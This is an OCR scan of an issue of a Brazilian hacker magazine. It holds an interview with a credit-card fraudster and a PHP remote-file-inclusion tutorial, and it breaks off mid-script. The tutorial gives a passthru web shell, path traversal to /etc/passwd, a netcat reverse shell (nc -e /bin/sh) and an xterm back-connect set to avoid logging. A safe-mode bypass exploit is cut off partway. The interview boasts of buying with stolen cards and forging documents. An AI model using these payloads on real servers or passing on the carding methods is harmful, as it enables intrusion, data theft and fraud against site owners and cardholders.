TRUSTIX SECURE LINUX: AS PRINCIPAIS FERRAMENTAS DE SEGURANÇA NUMA EM UMA ÚNICA DISTRO

DIGERATI TECH
uma empresa do GRUPO DOMO

HACKER ESPECIAL

CRACKING

Programas para proteger e quebrar senhas de todos os tipos, fazer engenharia reversa, usar força bruta e muito mais

PHP INJECTION

Saiba como explorar as falhas dos sistemas feitos em PHP

NAVEGUE ANÔNIMO

Seleção de programas para eliminar todas as evidências e o histórico de atividades do computador

LINUX SOB ATAQUE

Descubra como recuperar informações de sistemas Linux após uma invasão

AUTÓPSIA DE UM VÍRUS

Criamos um programa com as mesmas características de um vírus para mostrar como funciona a infecção de um computador com Windows

veja mais no verso

R$ 11,90
ANO 1 Nº06
ISSN 1677-1680
9 771677 168003 06

Qualidade LocaWeb: segurança e estabilidade para seus e-mails e sites. Da empresa que precisa de um site com alta disponibilidade até quem precisa de e-mails seguros contra vírus e SPAMs, a LocaWeb oferece a melhor e mais premiada infra-estrutura do País: suporte 24 horas, brigada antivírus, barreira anti-SPAM e servidores de última geração para comportar pequenas ou grandes empresas. Se você quer qualidade e segurança na sua internet, acesse já www.locaweb.com.br

LOCAWEB

HOSPEDAGEM DE SITES

PORQUE HOSPEDAGEM É A COISA MAIS IMPORTANTE PARA O SEU SITE.

NA HORA DE INSTALAR SUA EMPRESA, VOCÊ ESCOLHEU A CIDADE, O BAIRRO, A RUA, O PRÉDIO, A INFRA-ESTRUTURA, TUDO PARA FUNCIONAR DIREITO.

COM O SEU SITE NA INTERNET É A MESMA COISA.

DUEZT ★ EURO RSCG

HACKER
Revista h4ck3r ESPECIAL

Diretor editorial: Alessio Fon Melozo
Editor executivo: Roberto Cardinale
Editor de arte: Daniel Brito

REDAÇÃO
Editor: Bruno Versolato
Editor assistente: Pedro Damian
Reportagem: José Antonio e Leandro Wojak
Arte: Sérgio Bergocce (chefe), Fábio Augusto e Felipe Fatarelli (designers)
Revisão e checagem: Elisabete B. Pereira, Sílvia C. Almeida e Sirlene S. Farias

MULTIMÍDIA
Juliano Barreto (coordenador), Aleksandro Botelho e Cléber Faria (seleção de conteúdo), Felipe Carmo e Wallace Machado (design e programação)

PUBLICIDADE
Diretor comercial: René Cassettari
Executivos de negócios: Tais Vicentini, Edison Arsenio

MARKETING E CIRCULAÇÃO
Marketing: Renata Amaral e Sandra Duarte
Circulação: Pierre Abreu

ATENDIMENTO AO LEITOR - SUPORTE:
Horário de atendimento das 9 às 21 horas.
e-mail:atendimento@digerati.com.br, suporte@digerati.com.br, tel:11 3217-2626

EDIÇÕES ANTERIORES
Atendimento a jornaleiros: (11) 3217-2606
Canais de vendas: tel: (11) 3217-2600, e-mail: vendas@digerati.com.br, fax: (11) 3217-2647
Site: www.lojadigerati.com.br

CONTATO
Redação: R. Haddock Lobo, 347, 12º andar, São Paulo - SP, CEP 01414-001, tel: (11) 32172600, fax (11) 32172617
Publicidade: (11) 3217-2721, e-mail: publicidade@digerati.com.br, **Representante comercial em Salvador:** Aura Representações, Tel: (71) 345-5600, cel: 9129-7792, **Representante comercial nos EUA:** USA-Multimedia, tel: +1-407-903-50000, Ramal: 222, e-mail: info@multimediausa.com
Marketing: (11) 3217-2605 e-mail: marketing@digerati.com.br,
Circulação: (11) 3217-2719, e-mail: circulacao@digerati.com.br

DIGERATI TECH

HACKER ESPECIAL (ISSN1677-1680) é uma publicação bimestral da editora Digerati. Distribuidor exclusivo para todo o Brasil, Fernando Chinaglia Distribuidora S.A. (21) 3879-7766.
Impressão: Oceano Indústria Gráfica Ltda.

DIGERATI É UMA EDITORA DO GRUPO DOMO

Presidente: Alessandro Gerardi
Conselho editorial: Alessandro Gerardi, Luís Afonso G. Neira, Alessio Fon Melozo, William Nakamura, Jocelyn Auricchio

ANER
www.aner.org.br

AO LEITOR

Invasão é a palavra que mais aparece nesta edição da Hacker Especial. As matérias da revista, de uma maneira ou outra, tratam do assunto. Para começar, publicamos uma entrevista com um sujeito que sabe tudo das atividades carders (aquele pessoal que gosta de invadir sites para resgatar senhas de cartão de crédito). Mostramos também como não é difícil explorar brechas do sistema operacional a partir de sites que rodam arquivos PHP (o chamado PHP Injection) e como recuperar informações de um computador com o sistema Linux invadido. Além de tudo isso (e do CD que acompanha a edição), oferecemos um último e especial atrativo ao leitor: criamos um programa com características de vírus e jogamos em um computador para testar como funcionaria a infecção. O resultado você encontra na revista. Boa leitura!

O Editor

04 CARDERS
O QUE SÃO E O QUE FAZEM

06 PHP INJECTION
UM JEITO FÁCIL DE INVADIR SISTEMAS

12 AUTÓPSIA DE VÍRUS
O FUNCIONAMENTO DE UMA INFECÇÃO

24 LINUX ATACADO
RECUPERE ARQUIVOS APÓS UMA INVASÃO

30 GUIA DO CD
O CONTEÚDO DO SEU CD-ROM

CRÉDITO RÁPIDO E FÁCIL PARA TODOS

Eles invadem sites, roubam senhas e utilizam cartões de crédito roubados para fazer compras pela Internet

Por hora são registradas nove tentativas de invasão de sistemas de empresas ou de computadores pessoais. Quadrilhas estão cada vez mais especializadas em crimes cibernéticos. Os peritos no assunto estimam que os golpes via internet produzem prejuízos ultrapassam os 13 bilhões de dólares ao ano. No Brasil, as fraudes somam mais de 400 milhões de reais em 2004. É uma gota d'água em um sistema que deve movimentar 6,4 trilhões de dólares em todo o mundo, em 2004. Hacker conversou com um carder que afirmar integrar um grupo de invasão e uso de cartões roubados chamado CardersBR. Eles tem de 17 a 24 anos, são de Minas Gerais. Por questão de segurança, o entrevistado se identificou como cshrc.

Há quanto tempo está envolvido com carding?

Há oito meses.

O que motivou você a entrar e permanecer nesse meio?

Amigos, interesse pessoal e, claro, ter as coisas sem ter de pagar com meu dinheiro.

Um carder necessariamente tem de ser um hacker/cracker para conseguir os cartões?

Sim. No caso, tem que ser cracker para quebrar senhas de site e hacker para achar a falha e adquirir os cartões.

Isso o coloca no hall dos hackers, ou alguém faz esse trabalho pra você?

Não, há membros que fazem isso que até são de outros países, como um cara da Hungria. É ele quem faz isso para mim.

Qual a operadora mais vulnerável?

Olha, não tem preferência, a operadora mais vulnerável no momento, sem dúvida, é a American Express, por ser mais aceito no mercado e ter um prazo maior de validade.

Quais são as formas que um carder pode usar para conseguir os cartões?

Bom, as mais utilizadas são: descobrindo o bug de um site de compras onde ficam depositados os cartões nos arquivos de extensão .db, pegando em redes gringas como dalnet.com ou até mesmo roubando (aí é outro assunto).

Qual foi o maior golpe, de uma só vez, que você fez? E como foi feito?

Essa parte é boa. O maior golpe foi a compra de três laptops de uma vez na Semp Toshiba, feita normalmente, em um sábado à noite. Abri meu Opera (navegador), pus meu proxy e fui às compras. Bom, o total foi 14.000 dólares, e a compra foi aceita, parcelada no cartão em seis vezes. Mas o dono do cartão cancelou e meu pedido não veio (essa parte é a pior). Isso foi há muito tempo, no início. Agora, nós compramos muitos livros, softwares, domínios, peças para PC, notebooks etc. Uma das minhas compras bem-sucedidas foi

de um CD-ROM e um monitor de 17", tela plana, com valor estimado em dois mil dólares. Mas não fiquei com nada, vendi.

Qual foi o maior golpe que você presenciou de carding? E como foi feito?

Olha, vou falar do maior golpe do meu clã, CarderBR. Nós fazemos arrastões algumas vezes, juntamos todos e vamos às compras. Nosso último prejuízo foi de US$ 6.736,54, mas já houve maiores, só não lembro o valor. Em um desses casos, um membro nosso foi preso por usar CC Br e mandar entregar em casa.

Ao comprarmos algo pela Internet usando cartões de crédito, um hacker pode interceptar as informações. Até que ponto isso é real?

Isso é até novidade pra mim, mas vamos lá. Claro, nada é 100% seguro, já virou ditado. Sempre suas informações ficarão expostas em uma compra ou algo assim. Agora, sobre a parte de um hacker interceptar as informações, depende. Se ele estiver dentro da máquina (empresa) no mesmo momento em que você estiver efetuando a compra, obviamente ele terá acesso a tudo.

para me informar sobre todos os pedidos de compras e afins. Mas é como sempre se diz: nada é 100% seguro.

Você nunca pensou em escrever um livro ou fazer um site para passar alguns dos seus conhecimentos de carding para quem quer saber deste meio?

Sobre a questão do livro eu nunca pensei não, acho que não se ensina essas coisas, né? Passar conhecimentos é simples, qualquer um pode fazer, é só querer...

O que você acha que deveria ser feito pelas operadoras de cartões para tentar travar isso?

Se eu for pensar no meu caso, quero que eles deixem as coisas como estão, claro. As operadoras poderiam fazer o seguinte: no cartão você tem o número, nome de usuário, data de validade e agora o cvv2 (código de segurança). Elas poderiam solicitar um número extra no cartão, ou seja, no cartão normal, um número inválido que não servisse para absolutamente nada. Ele simplesmente ficaria no lugar do número válido. Você pegaria o cartão, olharia, veria o número, copiaria e, quando visse, não serviria para nada. O número verdadeiro seria um chip codificado implantado no cartão,

"CLONAR SMART CARDS SERÁ TÃO FÁCIL QUANTO COPIAR VALES-TRANSPORTE. É SÓ PASSAR UM SCAN E MORREU"

Um carder age somente na Internet ou um garçom que clona um cartão também pode ser considerado um carder?

Nós atuamos principalmente na área virtual, mas de vez em quando precisamos falsificar uns documentos (faturas, RGs etc.) para não desconfiarem. Algumas vezes damos uma escapadinha e clonamos uns cartões.

Os cartões internacionais são melhores ou piores do que os nacionais?

Os internacionais são bem melhores, até porque costumam ter mais créditos do que os brasileiros, espanhóis, italianos... Os melhores são os americanos, japoneses e russos, por terem muito mais crédito do que os outros.

Você tem um cartão de crédito seu? Se sim, não tem medo de ser roubado por outro carder? Se não, um dia pretende ter um?

Olha, eu não tenho cartão não. Se um dia eu vier a ter, não vou me importar, até porque posso selecionar a operadora do cartão cuja clonagem é impossível.

O Brasil está rumando para uma nova gestão financeira, em que os cheques ficarão quase extintos e tudo será feito com smart cards, ou seja, os cartões com chips que gravam informações de créditos, entre outras coisas. Você acha que isso causará algum problema às operadoras que o implantarem? Facilitará ou dificultará a ação dos clones?

Não dificultará em nada a clonagem. Hoje você pode fazer isso até pelo computador. Eu vi uma matéria sobre os smart cards em um canal gringo, mostrando que computadores e programas estão sendo fabricados especialmente pra isso. Vai ser a mesma coisa que clonar um vale-transporte: é só passar no scan, imprimir, morreu.

Você conhece mais alguma boa história sobre carders que fizeram compras com cartões roubados?

Um maluco da Microsoft conseguiu pegar o cartão do senhor Bill Gates e não desfrutou da maravilha que conseguiu...

PHP INJECTION

Como os sistemas rodando PHP são burlados

Hoje em dia, é comum a utilização de linguagens como a PHP para a construção de portais e sites dinâmicos em todo o mundo. Essa técnica oferece um meio de interagir com o Web site e outros usuários, tendo um meio de troca de informações, notícias etc. Uma das características desse tipo de site é que, por meio dele, se abrem diversas possibilidades de se explorar o sistema, atividade esta chamada de PHP Injection. Antes de invadirmos, vamos dar uma olhada e entender por que e como a brecha acontece.

Na PHP, temos um recurso chamado include, o qual nos permite incluir um arquivo inteiro dentro de uma página já pronta. É muito usado em sites nos quais existe um layout predefinido e o conteúdo central é dinâmico.

```
exemplo1.php:
<html>
<head>
</head>
<body>
<?php
  include("arquivo.php");
<?
</body>
</html>
```

Nesse exemplo, quando a página exemplo1.php fosse processada pelo servidor Web, todo o conteúdo de arquivo.php seria processado pelo servidor e colocado em exemplo1.php. Vamos supor que esse arquivo fosse escrito desta forma:

```
<?php
 echo "<div>Data ChaOs - #datachaOs</div>";
?>
```

A função echo da PHP exibe na página Web qualquer coisa que seja inserida nela. Então, ao abrirmos o exemplo1.php, a PHP a processaria. Nesta página, a função include insere uma outra em PHP (arquivo.php) que, por sua vez, também é processada fazendo com que o código fique desta maneira:

```
exemplo1.php:
<html>
<head>
</head>
<body>
<div>Data ChaOs - #datachaOs</div>
</body>
</html>
```

O código-fonte da página não é alterado, pois ela simplesmente executa a PHP no servidor e retorna a saída em seu navegador. Com isso, vamos ao que interessa: a função include permite que façamos inclusões remotas, ou seja, poderemos incluir arquivos no código PHP, mesmo que estes não estejam no servidor em que está a página.

```
Exemplo:
<php
  include("http://qualquerserver/
pagina.php");
?>
```

Logo, a inclusão remota de arquivos é a base principal para conseguirmos acesso à máquina remotamente. Veremos, mais abaixo como injetar um código malicioso na página a ser invadida. Muitos dos atuais

programadores de PHP aprenderam a linguagem por meio de revistas, que por sinal oferecem cursos bons, mas não dão uma visão ampla sobre as medidas de segurança que devem ser tomadas ao se programar uma página como essa.


Geralmente, a função include é usada com o intuito de agilizar a exibição de uma página. É criado um layout estático, no qual somente o conteúdo muda e, para isso, o programador tem de definir uma variável para que esta possa receber o valor na qual será incluída no layout estático.

```
cobaia.php:
<html>
<head>
</head>
<body>
<div>Antes de incluir</div>
<?php
  include($corpo);
?>
<div>Depois de incluido</div>
</body>
</html>
```

Nesse exemplo, utilizamos a função include e, como parâmetro, adicionamos a variável $corpo. Essa variável receberá um valor e tentará incluir o arquivo com o nome que foi passado para ela. Vamos ver como ficaria:

```
http://127.0.0.1/cobaia.
php?corpo=arquivo.php
```

Ao passar o parâmetro corpo=exemplo.php, indicamos que a PHP inclui o arquivo exemplo.php no código-fonte da página.



A partir de agora, por convenção, usaremos o ip/host 127.0.0.1 como o servidor no qual o atacante quer ganhar acesso, o 192.168.0.2 como o ip/host no qual o exploit está hospedado e localhost para o ip/host do atacante. Simularemos uma inclusão remota de arquivo: o código usado na simulação é idêntico ao cobaia.php e foi usado o arquivo.php com descrito acima.

```
http://127.0.0.1/cobaia.php?corpo=htt
      p://192.168.0.2/arquivo.php
```

Muitas vezes, vamos nos deparar com outras formas de uso do include.

```
<?php
  include($corpo . ".php");
?>
```

O ponto logo após $corpo e antes de .php é usado para concatenar strings.

Agora, o usuário não precisa mais passar como parâmetro a extensão do arquivo:

```
http://127.0.0.1/cobaia.php?corpo=http
://192.168.0.2/arquivo
```

Antes de incluí-lo, será adicionado .php no final da variável $corpo, tornando-a assim:

```
<?php
  include("http://192.168.0.2/arquivo.
php");
?>
```

Essa forma é bastante comum e pretende facilitar a vida do programador, mas isso traz problemas em potencial quando se trata de inclusão de arquivos remotos sobre o ponto de vista do atacante. Se o invasor estiver rodando seu servidor Web com PHP ativo, ele não poderá usar essa técnica, já que todo o conteúdo php seria pré-processado na máquina do atacante e a resposta é apenas incluída no servidor-alvo. O que nós queremos é que o servidor-alvo execute as instruções PHP que queremos. Por isso, a partir de agora, não usaremos mais extensões .php. Podemos usar qualquer uma que não seja pré-processada pelo servidor Web que vai hospedar o nosso exploit. Escolhemos .gif, mas você pode usar qualquer tipo de extensão: .txt, .bmp, .jpg.

Existe uma forma de se conseguir burlar esse tipo de declaração do include. Você terá de usar a seguinte construção:


```
http://127.0.0.1/cobaia.php?corpo=http
://192.168.0.2/xpl.gif?
```

Com esse ponto de interrogação logo após xpl.gif, você conseguirá o efeito desejado. Antes de fazer a inclusão, a PHP ficaria assim:

```
<?php
     include("http://192.168.0.2/xpl.
gif?.php");
?>
```

Tudo o que vier depois do ponto de interrogação será descartado pelo servidor 192.168.0.2, sendo possível, assim, descarregar o xpl.gif para dentro do servidor-alvo.

Portanto, a partir de agora, sempre usaremos esse ponto de interrogação, já que pode ser usado nos dois casos.



Existem outras formas de construção comuns também para o include, uma delas seria:

```
cobaia2.php:
<?php
  include("/var/www/htdocs/" . $cor-
po);
?>
```

Agora, se tentarmos incluir algo desta forma:

```
http://127.0.0.1/cobaia.php?corpo=htt
p://192.168.0.2/xpl.gif?
```

Resultaria em um erro porque o servidor não conseguiria fazer a inclusão de:

```
<?php
     include("/var/www/htdocs/
http://192.168.0.2/xpl.gif?");
?>
```

Infelizmente, nossas chances de conseguir incluir arquivos remotamente caiu a zero. Porém, ainda é possível tirar vantagem dessa situação se tentarmos a seguinte construção:

```
http://127.0.0.1/cobaia.
php?corpo=../../../etc/passwd
```


Na hora do include, ficaria assim:

```
<?php
    include("/var/www/htdocs/../../../
etc/passwd");
?>
```

Permitindo, assim, que possamos ler qualquer arquivo no servidor no qual tenhamos permissão para isso. Apenas arquivos como .php não poderiam ser lidos, já que seriam processados pelo servidor, o que nos impediria de ver o código-fonte. Ler arquivos sensíveis como o /etc/passwd é essencialmente interessante para lançar ataques futuros, já que agora você possui uma lista de todos os usuários do computador. Com isso, você pode tentar adivinhar senhas com ferramentas automatizadas em daemons, como SSH ou telnet. Você também pode ler arquivos como o /etc/issue (no caso do Linux) para determinar qual versão e distribuição o servidor-alvo roda (Red Hat 7.3, SuSE 8.0, Slackware 8.1) e, assim, lançar um ataque com maior grau de precisão.

Já sabemos como incluir um script de PHP remotamente. Poderemos criar um script malicioso para que seja executado dentro da página. Abaixo segue um exemplo:

```
<CENTER>
<H2 STYLE="color: #FF0000">Data ChaOs CMD</H2>
<TABLE BORDER="1" CELLPADDING="0" CELLSPACING="0" WIDTH="600" HEIGHT="20">
  <TR>
<TD WIDTH="600" HEIGHT="20" VALIGN="center">
<PRE>
<FONT FACE="verdana" SIZE="2">
<?php

  // CMD - To Execute Command on File Injection Bug
  if (isset($chdir)) @chdir($chdir);
  ob_start();
  passthru("$cmd");
  $output = ob_get_contents();
  ob_end_clean();

  if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<", "&lt;", $output));
?>
</FONT>
</PRE>
```





```
</TD>
  </TR>
</TABLE>
</CENTER>
```

Esse código foi obtido na Internet, mas fizemos algumas modificações nele. Destacamos a função passthru, pois é ela que nos permite executar comandos para o servidor no qual estamos fazendo a injeção do código. A função usa a variável $cmd para armazenar os comandos e enviá-los ao sistema. Para usá-la, devemos utilizar a seguinte sintaxe:


```
http://127.0.0.1/index.php?corpo=http://192.168.0.2/xpl.gif?&cmd=cat /etc/issue
```

Dica: Sempre que for usar um caractere de espaço, o substitua por %20 ou pelo símbolo de mais.



O símbolo & é um delimitador de parâmetros para index.php. Portanto, nem ele nem o resto subseqüente é passado para a função include, o que fica desta forma:

```
<?php
  include("http://192.168.0.2/xpl.gif?");
?>
```



O CMD será passado como forma de variável pois contém o comando que será executado no servidor-alvo, o qual será interpretado pelo xpl.gif que foi incluído no index.php.

Vamos, então, fazer a simulação da inclusão remota no servidor-alvo:


```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/xpl.gif?&cmd=cat%20/etc/issue
```

Nesse exemplo, usamos o comando cat /etc/issue e o resultado foi:

```
Welcome to Linux Slackware 9.0.0
Kernel on an
```

Logo, já conhecemos o sistema operacional em que injetamos o código. Agora, vamos verificar a versão do kernel e o ID:

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/xpl.gif?&cmd=id;uname -a
```



O que foi mostrado na tela:

```
uid=99(nobody) gid=98(nobody) groups=98(nobody)
Linux dchaOs 2.4.20 #2 Mon Mar 17 22:02:15 PST 2003 i586 unknown
```

Já sabemos nossas versões do ID e do kernel. Agora, executaremos um ls -al para verificar os arquivos no servidor:

```
http://127.0.0.1/cobaia.php?corpo=http://
192.168.0.2/xpl.gif?&cmd=ls -al
```

Ao executarmos o comando, foi retornada a lista de arquivos da página na qual injetamos o código malicioso. ATENÇÃO, a listagem foi:

```
total 36
drwxr-xr-x    2 root     root
4096 Oct 31 21:11 .
drwxr-xr-x    5 root     root
4096 Feb 25  2001 ..
-rw-r—r—      1 root     root
100 Oct 31 15:32 admin.php
-rw-r—r—      1 root     root
54 Oct 31 14:35 arquivo.php
-rw-r—r—      1 root     root
137 Oct 31 14:36 cobaia.php
-rw-r—r—      1 root     root
159 Oct 31 14:49 cobaia2.php
-rw-r—r—      1 root     root
105 Oct 31 14:14 index.html
-rw-r—r—      1 root     root
2631 Oct 31 21:12 safemode.gif
-rw-r—r—      1 root     root
557 Oct 31 15:16 xpl.gif
```

Reparem nas permissões do arquivo admin.php (-rw-r—r—). Isso indica que o dono do arquivo pode ler e escrever (rw-), o grupo pode ler (r—) e outros usuários podem ler (r—). Com base nisso, poderemos ler o conteúdo da página de administração do nosso suposto administrador.

```
http://127.0.0.1/cobaia.php?corpo=http://
192.168.0.2/xpl.gif?&cmd=cat admin.php
```

A saída foi:

```
<?php
  if ($senha == 1234567890)
    include("adm.php");
  else
    echo "Senha inválida";
?>
```

Assim, podemos saber a senha para acessar a área administrativa do site, que é 1234567890. O mesmo pode ser feito com conexões a Banco de Dados. Geralmente seus arquivos são:

```
connect.php, conexao.php, db.php.
Pode-se usar também .inc.
```

Agora, precisamos de uma shell com a qual possamos dar comandos interativamente. Para isso, usaremos a ferramenta netcat (nc). Você precisará dela em seu computador e na máquina-alvo. Esse utilitário para Unix foi portado também para plataforma Windows pelo grupo l0pht. Para saber mais, entre no site: www.l0pht.com. Por ser uma ferramenta muito poderosa, a possibilidade de encontrá-la no servidor que você está tentando acessar aumentou dramaticamente nos últimos tempos. Agora, algumas distribuições Linux estão trazendo-a como padrão. Abrindo uma porta para receber os dados:

```
[root@dcha0s h4rv3st]# nc -vv -l -p 666
listening on [any] 666 ...
```

Pronto! Já temos nosso computador (a porta deve ser aberta no seu PC e não no servidor) escutando na porta 666. Agora, enviaremos a shell pelo browser da seguinte maneira:

```
http://127.0.0.1/cobaia.php?corpo=http://192
.168.0.2/xpl.gif?&cmd=/usr/bin/nc -e /bin/sh
localhost 666
```

Um erro ocorreu enquanto carregava:

```
http://127.0.0.1/cobaia.php?corpo=http://1
92.168.0.2/xpl.gif?&cmd=/usr/bin/nc%20-
e%20/bin/sh%20localhost%20%20666
```

```
Tempo esgotado no servidor
127.0.0.1
```

Isso aconteceu porque o servidor excedeu o tempo limite da conexão por não esperar a saída do comando executado para retornar ao seu navegador. Mas daremos uma olhada na shell em que deixamos o netcat escutando. Você verá que chegou uma conexão à porta, e agora pode dar comandos à vontade. Usamos o ID e o uname -a para demonstrar:

```
[root@dcha0s h4rv3st]# nc -vv -l -p 666
listening on [any] 666 ...
connect to [127.0.0.1] from localhost
[127.0.0.1] 1041
id
uid=99(nobody) gid=98(nobody)
groups=98(nobody)
uname -a
Linux dcha0s 2.4.20 #2 Mon Mar 17
22:02:15 PST 2003 i586 unknown
```

Funciona perfeitamente. Só um detalhe: quando estiver na shell, não use Ctrl + C, pois isso fará com que ela caia. Existe outra maneira de conseguir uma shell de forma mais interessante, mas esta dica afeta apenas usuários Unix. Quando você entra no seu Linux em modo gráfico, ele abre a porta 6000, se você ou sua distribuição não tiver bloqueado essa opção. Tal porta é usada pelo seu computador para compartilhar um modo gráfico para outros sistemas Unix.

Usaremos o xterm que vem por padrão em todas as distribuições Unix para conseguir nossa shell. No Linux, esse programa fica no diretório /usr/X11R6/bin, no Solaris no /usr/openwin/bin. Procure-o com o comando find em caso de se tratar de outra versão Unix. O xterm, muitas vezes, é apagado ou sua permissão alterada pelo administrador do para que você não possa executá-lo por medidas de segurança. Portanto, não estranhe se não encontrá-lo no servidor-alvo. Mas antes de tudo, você deve permitir que seu servidor X aceite a conexão com o servidor-alvo com o comando xhost.

A sintaxe do comando seria: xhost +127.0.0.1, sendo 127.0.0.1 correspondente ao IP da máquina atacada. Também é possível usar somente o comando xhost +, mas com isso você permitiria a qualquer um conectar-se a seu servidor X sem autentificação, o que

acarretaria muitos problemas de segurança. Tente não usar essa construção.

Lembre-se: esse comando deve ser dado no seu computador e não no servidor-alvo.

Agora, com a permissão dada para o servidor atacado conectar-se a seu computador, você precisará usar o comando: /usr/X11R6/bin/xterm -ut -display localhost:0.0 no computador invadido para conseguir a shell.

```
http://127.0.0.1/cobaia.php?corpo=
http://192.168.0.2/xpl.gif?&cmd=/
usr/X11R6/bin/xterm%20-ut%20-
display%20localhost:0.0
```

Se tudo correr normalmente, você verá uma janela se abrindo, na qual poderá dar os comandos que quiser. A opção -ut é usada para que não seja gravado um log da conexão. Isso é possível por padrão no Linux, mas consulte o help do xterm em outros Unix para saber se também é suportada.

A opção -display serve para que apareça apenas um prompt de comando, não o modo gráfico do computador invadido. Este deve ser usada em todo sistema Unix. Depois que a shell chegar, dê o comando xhost - em seu computador. Isso não fará com que ela caia, mas impedirá que novas conexões em seu servidor X sejam permitidas.

PHP INJECTION EM SAFEMODE

Como era de se esperar, na PHP há casos em que o servidor tem proteções contra a execução de comandos no sistema.

Essas configurações podem ser feitas diretamente no arquivo php.ini.

Abaixo segue a lista das linhas que podem ser modificadas:

```
;
; Safe Mode
;
safe_mode = Off
```

Aqui, vemos que por padrão o Safemode é desabilitado:

```
safe_mode = Off
```

Para habilitá-lo, basta trocar Off por On. Essa linha habilita uma forma generalizada do sistema de segurança, logo, alguns aplicativos como webmail, por exemplo, podem parar de funcionar. Para que isso não aconteça, podemos usar outro parâmetro para filtrarmos as funções:

```
; This directive allows you to disa-
ble certain functions for security
reasons.
; It receives a comma-delimited list of
function names.  This directive is
; *NOT* affected by whether Safe Mode
is turned On or Off.
disable_functions = passthru
```

Nesse exemplo, mandamos filtrar a função passthru. Outras funções como exec, system devem ser filtradas também, pois todas permitem a execução de comandos. Mas se você precisar que seu script execute algum comando, poderá usar esta configuração:

```
; When safe_mode is on, only executables
located in the safe_mode_exec_dir
; will be allowed to be executed via the
exec family of functions.
safe_mode_exec_dir =
```

Aqui, você pode escolher um diretório no qual ficarão armazenados somente os comandos que forem necessários:

```
safe_mode_exec_dir = /phpexec
```


Logo, somente os comandos de dentro do diretório /phpexec poderiam ser executados.

Várias medidas podem ser tomadas, basta dar uma olhada no arquivo php.ini. Quando o sistema está com safe_mode = On, não são exibidas mensagens na tela, mas isso pode ser burlado como explicado a seguir.

BURLANDO O SISTEMA EM SAFEMODE

A PHP inclui, em seu sistema, alguns comandos nativos como opendir, chmod, fopen, fwrite dentre outros que nos permitirão burlar em parte o Safemode. Poderemos, com o exploit abaixo, listar, visualizar conteúdo, escrever em arquivos dentro do sistema. Isso tudo, é claro, se tivermos permissão para tais privilégios. Geralmente, com listagem e visualização, teremos acesso à maioria dos servidores. Já para escrever, nem sempre será possível. Esse exploit funciona da mesma maneira que aquele citado anteriormente.

```
<pre><font face="Tahoma" size="2">
<?php
echo "<font size=2>";
echo "PHP Write and Read in Safe-
Mode. Exploit By Cr4shyng of Data
ChaOs<br>";
$uname = posix_uname();
while (list($teste, $testel) = each
($uname))
echo "$teste: $testel<br>";

$dono = get_current_user();
Echo "current user  Script:
$dono<br>";
$ver = phpversion();
Echo "php version: $ver<br>";
$login = posix_getuid();
Echo "user info: id($login)";
```



```
$euid = posix_geteuid();
$gid = posix_getgid();
Echo " gid($gid)";
Echo " euid($euid)<br>";
if ($dir2 =="")
$dir2 = getcwd();

Echo "current Path: $dir2<br>";
if ($dir = @opendir($dir2))
echo"<TABLE border=1 cellspacing=1
cellpadding=0>";
echo"<TR>";
echo"<TD valign=top>";
  Echo "<b><font size=2
face=arial>List All Files</b>
<br><br>";

  while (($file = readdir($dir))
!== false)
    if (@is_file($file))
$file1 = fileowner($file);
$file2 = fileperms($file);
       echo "<font
color=green>$file1 - $file2 - $file
</font><br>";

    flush();

echo "</TD>";
echo"<TD valign=top>";
  Echo "<b><font size=2
face=arial>List Only Folders</b>
<br><br>";

if ($dir = @opendir($dir2))
  while (($file = readdir($dir))
!== false)
    if (@is_dir($file))
$file1 = fileowner($file);
$file2 = fileperms($file);
       echo "<font
color=blue>$file1 - $file2 - $file
</font><br>";

echo "</TD>";
echo"<TD valign=top>";
  Echo "<b><font size=2
face=arial>List Writable Folders</
b> <br><br>";
if ($dir = @opendir($dir2))
  while (($file = readdir($dir))
!== false)
    if (@is_writable($file) &&
@is_dir($file) )
$file1 = fileowner($file);
$file2 = fileperms($file);
       echo "<font color=red>$file1
- $file2 - $file </font><br>";

echo "</TD>";
echo "</TD>";
echo"<TD valign=top>";
